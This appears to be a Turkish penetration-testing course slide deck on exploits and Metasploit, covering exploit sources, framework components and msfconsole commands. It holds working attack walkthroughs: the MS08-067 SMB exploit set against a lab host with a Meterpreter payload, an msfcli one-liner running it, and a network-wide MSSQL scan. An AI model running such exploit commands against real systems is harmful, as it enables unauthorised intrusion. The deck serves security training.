# Exploit Çalıştırma ve Sistemlere Sızma Testleri

Bilgi Güvenliği AKADEMİSİ


# Bölüm İçeriği

- Genel Kavramlar
- Exploit Çeşitleri
- Exploit Araştırma & çalıştırma
- Exploit Çalıştırma ve geliştirme ortamları
- Metasploit
  - Temel metasploit kullanımı
  - Metasploit bileşenleri
  - Kullanım arabirimleri
  - İstemci tarafı exploitler & Sunucu exploitleri
- İleri düzey metasploit kullanımı

# Gerçek Dünyada Güvenlik...



### Penetrasyon test Metodolojisi



# Exploit?

- Exploit Nedir?
- Ne işe yarar?
- Nerelerde Kullanılır?
- Hangi Dille yazılır?
- Yazması zor mudur?
- •
- •
- ?




### **Exploit Nedir?**

• Bir **Exploit**(Ingilizce *to exploit* - kötüye kullanmak) bir Bilgisayar Programıdır veya bir Script, Bilgisayar Programlarında bulunan zayıflık veya hatalar için Kullanılır.


# **Exploit Çeşitleri**

- Local Exploits
- Remote Exploits
- Dos-Exploits
- Command-Execution-Exploits
- SQL-Injection-Exploits
- Zero-Day-Exploits

# Exploit Araştırma-Milw0rm



### Explo.it



# Google?


- Bazı exploitler exploit-db ve securityfocus'da olmayabilir
- Bu tip exploit aramalarında en sağlıklı yollardan biri Google'a sormaktır
  - Bind DOS açıklığı exploiti araştırması
- Internetten indirilecek her exploit güvenilir midir?

```
Hmm, I receive an error when running the exploit against a targeted machine

"/bin//rm: cannot remove root directory `/' "

Seems like an error on my end? Suggestions?
```

### SecurityFocus



# Exploit Çalıştırma

- Script tabanlı exploitler
  - Python, Perl ile yazılmış exploitler
- C/C++ dilleri ile yazılmış exploitlerin çalıştırılması


### Otomatize Exploit Çalıştırma

- Neden ihtiyaç duyuldu?
- Binlerce exploit var
- Her exploit belirli bir sisteme(işletim sistemi, yazılım versiyonu) özel yazılıyor.
- Kurulum dili bile farklı olsa exploit çalışmayabilir
- Tüm bunları aşmak için bir framework gerekir

# Otomatize Exploit Araçları


- Core Impact
- Immunity Canvas
- Metasploit
- W3af

### **Core Impact**



Beyaz Şapkalı Hacker - ©2010 Bilgi Güvenliği Akademisi


# **Immunity Canvas**



Beyaz Şapkalı Hacker - ©2010 Bilgi Güvenliği Akademisi

# Metasploit

Nedir?



Beyaz Şapkalı Hacker - ©2010 Bilgi Güvenliği Akademisi

# Metasploit Tarihçesi

- İlk olarak ağ güvenliği oyunu amaçlı geliştirilmiştir
- Sonraları perl tabanlı bir exploit geliştirme çatısı olarak kullanıma sunuldu
- Haziran 2004 : 2.1 stable sürümü yayınlandı
- Mart 2007 3.0 stable sürümü yayınlandı
- Eski sürümlerde perl temel alınırken yeni sürümlerde tamamen Ruby'e geçilmiş durumda

### Metasploit Yol Haritası

- Web açıklıkları için daha fazla exploit
  - Güncel sürümde hiç yok
    - SQL Injection, XSS tabanlı açıklık değerlendirmeleri eklenecek
- Raporlama özelliği yok
  - Eklenmesi düşünülüyor
- Otomatize araç olarak kullanım
  - Nmap ile portları bul, Nessus ile açıklıkları tara,
     Metasploit ile Exploit et!

### Temel Metasploit Kullanımı

- Ne tip exploitleri destekler
- Bileşenleri Tanıma
- Basit bir exploit çalıştırma ve seçenekleri inceleme
  - Payload seçimi
  - Hedef seçimi
  - Logları inceleme

# Exploit Çalıştırma

Exploit çalıştırma & Payload ilişkisi

# **Exploit Çeşitleri**

- Sunucu servislerinde çıkan açıklıklar ve exploitler
- İstemci yazılımlarında çıkan açıklıklar ve exploitleri
  - Internet Explorer, Acrobat reader, Winamp vs,

# Payload Çeşitleri


- Ek TCP servisinden dinleme yapma
- Saldırgana geriye kanal açma yöntemiyle bağlanma
- VNC üzerinden sisteme bağlanma



#### Msfconsole


- •Metasploit'in tüm özelliklerini destekleyen tek arabirim!
- •Komut tamamlama özelliği
- ·Harici komut çalıştırma özelliği

#### **Msfweb**



#### MsfGui

3.3 sonrası geliştirme süreci devam etmeyecek



Beyaz Şapkalı Hacker - ©ZUTU Bilgi Guvenligi Akademisi

# Msfconsole Çalışmaları

- Msfconsole menüsünün kullanımı
  - Help
  - Show
  - Exploit
  - Search
  - Back
  - sessions

#### Msfconsole: Yardım menüsü

Core Commands \_\_\_\_\_ Command Description \_\_\_\_\_ Help menu back Move back from the current context banner Display an awesome metasploit banner  $\mathbf{cd}$ Change the current working directory connect Communicate with a host Exit the console exit help Help menu info Displays information about one or more module irb Drop into irb scripting mode Displays and manages jobs jobs load Load a framework plugin loadpath Searches for and loads modules from a path Exit the console quit Run the commands stored in a file resource Route traffic through a session route save Saves the active datastores search Searches module names and descriptions sessions Dump session listings and display information about sessions

use Selects a module by name
version Show the console library version number

Sets a variable to a value

Unload a framework plugin

Unsets one or more variables

Sets a global variable to a value

Unsets one or more global variables

msf > help

set

setq

show sleep

unload

unset

unseta

Displays modules of a given type, or all modules

Do nothing for the specified number of seconds

#### Msfconsole:Komut tamamlama

- Linux/UNIX bash konsolu gibi komut tamamlama özelliği
- Komut tamamlama tab tuşuyla yapılır

```
msf > use exploit/unix/webapp/php
use exploit/unix/webapp/php_eval
use exploit/unix/webapp/php_include
msf > use exploit/unix/webapp/php_xml
```

 $\label{lem:continuity} \begin{tabular}{ll} use $$ exploit/unix/webapp/php\_vbulletin\_template & use $$ exploit/unix/webapp/php\_wordpress\_lastpost & use $$ exploit/unix/webapp/phpbb\_highlight & use $$ exploit/unix/webapp/phpbb_highlight & use $$ exploit/unix/webapp/phpbb_highlight & use $$ exploit/unix/webapp/phpbb_highlight & use $$ exploit/unix/webapp/phpbb_highlight & use $$ exploit/unix/webapp/php_wordpress_lastpost & use $$ exploit/unix/webapp/phpbb_highlight & use $$ exploit/unix/webapp/php_wordpress_lastpost & use $$ exploit/$ 

### Msfconsole:Show komutu

- Seçenekleri görme amaçlı kullanılır
- Show exploits
- Show auxiliary
- Show options

```
msf > use exploit/windows/smb/ms08 067 netapi
msf exploit(ms08 067 netapi) > show options
Module options:
   Name
            Current Setting Required Description
   RHOST
                                       The target address
   RPORT
                                       Set the SMB service port
            445
                             yes
   SMBPIPE BROWSER
                             yes
                                       The pipe name to use (BROWSER, SRVSVC)
Exploit target:
   Id Name
       Automatic Targeting
```

```
msf > show TAB
show all show auxiliary show encoders show exploits show nops show payloads show plugins
msf > show payloads
```

### Msfconsole: Search komutu

Exploit arama için kullanılır

#### Msfconsole:Info komutu

Exploit hakkında bilgi almak için kullanılır

```
msf : info multi/browser/firefox queryinterface
      Name: Firefox location.QueryInterface() Code Execution
   Version: 5773
  Platform:
Privileged: No
   License: Metasploit Framework License (BSD)
Provided by:
 hdm <hdm@metasploit.com>
Available targets:
 Id Name
     Firefox 1.5.0.0 Mac OS X
    Firefox 1.5.0.0 Linux
Basic options:
 Name
           Current Setting Required Description
  SRVHOST 0.0.0.0
                                     The local host to listen on.
                           yes
  SRVPORT 8080
                           yes
                                     The local port to listen on.
  SSL
          false
                         no
 URIPATH
                                     The URI to use for this exploit (default is random)
Payload information:
 Space: 2000
 Avoid: 1 characters
Description:
 This module exploits a code execution vulnerability in the Mozilla
 Firefox browser. To reliably exploit this vulnerability, we need to
 fill almost a gigabyte of memory with our nop sled and payload. This
 module has been tested on OS X 10.3 with the stock Firefox 1.5.0
 package.
References:
 http://cve.mitre.org/cgi-bin/cvename.cgi?name=2006-0295
 http://www.securityfocus.com/bid/16476
 http://www.mozilla.org/security/announce/mfsa2006-04.html
```

### Msfconsole:Use komutu

Hangi Exploiti kullanacağımızı belirtiriz

```
msf > use exploit/windows/smb/ms08 067 netapi
msf exploit(ms08 067 netapi) > show options
Module options:
   Name
           Current Setting Required Description
   RHOST
                            yes
                                      The target address
   RPORT
           445
                                      Set the SMB service port
                            yes
   SMBPIPE BROWSER
                                      The pipe name to use (BROWSER, SRVSVC)
                            yes
Exploit target:
      Automatic Targeting
```

#### Msfconsole:Set komutu

 Exploit için seçeneklerin set edilmesi(hedef ip, port, payload seçimleri)

```
msf exploit(ms08 067 netapi) | set RHOST 192.168.2.102
RHOST => 192.168.2.102
msf exploit(ms08 067 netapi) > set PAYLOAD windows/meterpreter/bind top
PAYLOAD => windows/meterpreter/bind top
msf exploit(ms08 067 netapi) > show options
Module options:
  Name
           Current Setting Required Description
  RHOST
           192.168.2.102 yes
                                    The target address
                        yes
  RPORT
                                    Set the SMB service port
   SMBPIPE BROWSER
                        yes
                                    The pipe name to use (BROWSER, SRVSVC)
Payload options (windows/meterpreter/bind tcp):
            Current Setting Required Description
  EXITFUNC thread
                     yes
yes
                                     Exit technique: seh, thread, process
  LPORT
                                     The local port
            192.168.2.102 no
  RHOST
                                     The target address
Exploit target:
   Id Name
     Automatic Targeting
msf exploit(ms08 067 netapi) > set LPORT 5000
LPORT => 5000
```

#### Msfconsole:Encode komutu

- Hangi payload encoding yönteminin kullanılacağını belirler.
- Set encoder/...

#### Msfconsole:Check komutu

- Belirtilen exploitin hedef sistemde çalışıp çalışmayacağını gösterir.(Vuln. Scan)
- Tüm exploitlerde çalışmayabilir

```
msf exploit(ms08_067_netapi) > check
[*] This exploit does not support check.
```

#### Msfconsole:Run komutu

 Exploiti belirlenen hedef üzerinde belirlenen payloada göre çalıştırır

```
msf exploit(ms08_067_netapi) > exploit

[*] Started bind handler

[*] Automatically detecting the target...

[*] Fingerprint: Windows 2003 Service Pack 1 - lang:Unknown

[*] Could not determine the exact language pack

[*] Exploit completed, but no session was created.
```


#### Msfconsoole:sessions komutu

 Çalıştırılan exploit sonrası başarılı olunursa açılan oturumları gösterir

#### Msfconsole:back komutu

Bulunulan exploit'den çıkılır

#### MSFGUI üzerinden Msfconsole




# Msfcli ile exploit çalıştırma

- Msfconsole'un doğrudan komut satırından çalıştırılabilen versiyonu
- Esnek değildir
- Scriptlerde kullanılabilir


```
root@bt:/pentest/exploits/framework3# ./msfcli windows/smb/ms08_067_netapi RHOST=192.168.2.102 PAYLOAD=windows/shell/bind_tcp E
```

- [\*] Started bind handler
- [\*] Automatically detecting the target...
- [\*] Fingerprint: Windows 2003 Service Pack 1 lang: Unknown
- [\*] Could not determine the exact language pack


### MsfUGI üzerinden Exploit Çalıştırma




### **Exploit Arama**




## **Exploit Detayları**




## Exploit Kodu Görüntüleme




## Exploit Çalıştırma



# Hedef Seçimi



# Payload Seçimi



emisi

# Auxiliary(yardımcı) Modülleri

- Port tarama
- Versiyon belirleme
- Basit zaafiyet tarama

### MSSQL Sunucuların bulunması

```
msf > use auxiliary/scanner/mssql/mssql ping
msf auxiliary(mssql ping) > show options
Module options:
  Name
           Current Setting Required Description
                  yes The target address range or CIDR identifier
  RHOSTS
  THREADS 1 yes The number of concurrent threads
msf auxiliary(mssql ping) > set RHOSTS 192.168.2.0/24
RHOSTS => 192.168.2.0/24
msf auxiliary(mssql ping) > run
[*] SOL Server information for 192.168.2.102:
      tcp = 1433
Version = 9.00.1399.06
[*]
[*]
      InstanceName = MSSQLSERVER
[*]
      IsClustered = No
[*]
      ServerName = LIFEOVER-W2K3
[*]
```

#### **FastTrack**



